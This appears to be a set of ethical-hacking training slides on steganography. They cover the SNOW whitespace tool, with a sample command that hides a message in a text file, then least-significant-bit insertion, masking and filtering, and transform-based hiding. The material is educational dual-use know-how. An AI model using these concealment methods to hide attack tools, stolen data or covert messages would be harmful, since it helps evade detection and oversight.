
Utilizing a graphic image as a cover is the most popular method to conceal the data in files

03











Attacker can use steganography to hide messages such as list of the compromised servers, source code for the hacking tool, plans for future attacks, etc.



Classification of Steganography



Types of Steganography based on Cover Medium



Whitespace Steganography Tool: SNOW



The program snow is used to conceal messages in ASCII text by appending whitespace to the end of lines.

01

Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers.

02

If the bulletproof option is used, the message cannot be read even if it is detected.

03

C:\Windows\system32\cmd.exe

```
C:\Users\C\Desktop\snowdos32>snow -C -n "My swiss bank account number is 45656684  
512263" -p "magic" readme.txt readme2.txt  
Compressed by 23.37%  
Message exceeded available space by approximately 526.67%.  
An extra 18 lines were added.  
C:\Users\C\Desktop\snowdos32>
```


<http://www.darkside.com.au>

Image Steganography

C|EH
Cybersecurity

- In image steganography, the information is hidden in image files of different formats such as PNG, JPG, BMP, etc.
- Image steganography tools replace redundant bits of image data with the message in such a way that the effect cannot be detected by human eyes

- Image file steganography techniques:
 - Least Significant Bit Insertion
 - Masking and Filtering
 - Algorithms and Transformation



Least Significant Bit Insertion



- └ The right most bit of a pixel is called the Least Significant Bit (LSB)
- └ In least significant bit insertion method, the binary data of the message is broken and inserted into the LSB of each pixel in the image file in a deterministic sequence
- └ Modifying the LSB does not result in a noticeable difference because the net change is minimal and can be indiscernible to the human eye


Example: Given a string of bytes

- ⦿ 00100111 11101001 11001000 (00100111 11001000
11101001) (11001000 00100111 11101001)
- ⦿ The letter "H" is represented by binary digits 01001000.
To hide this "H" above stream can be changed as:
00100110 11101001 11001000 (00100110 11001001
11101000) (11001000 00100110 11101001)
- ⦿ To retrieve the " H" combine all LSB bits 01001000

Masking and Filtering



Masking and filtering techniques are generally used on 24 bit and grayscale images



The masking technique hides data using a method similar to watermarks on actual paper, and it can be done by modifying the luminance of parts of the image

Masking techniques can be detected with simple statistical analysis but is resistant to lossy compression and image cropping




The information is not hidden in the noise but in the significant areas of the image

Algorithms and Transformation



- Another steganography technique is to hide data in mathematical functions used in the compression algorithms
- The data is embedded in the cover image by changing the coefficients of a transform of an image
- For example, JPEG images use the Discrete Cosine Transform (DCT) technique to achieve image compression



Types of transformation techniques

1

Fast fourier transformation

2

Discrete cosine transformation

3

Wavelet transformation



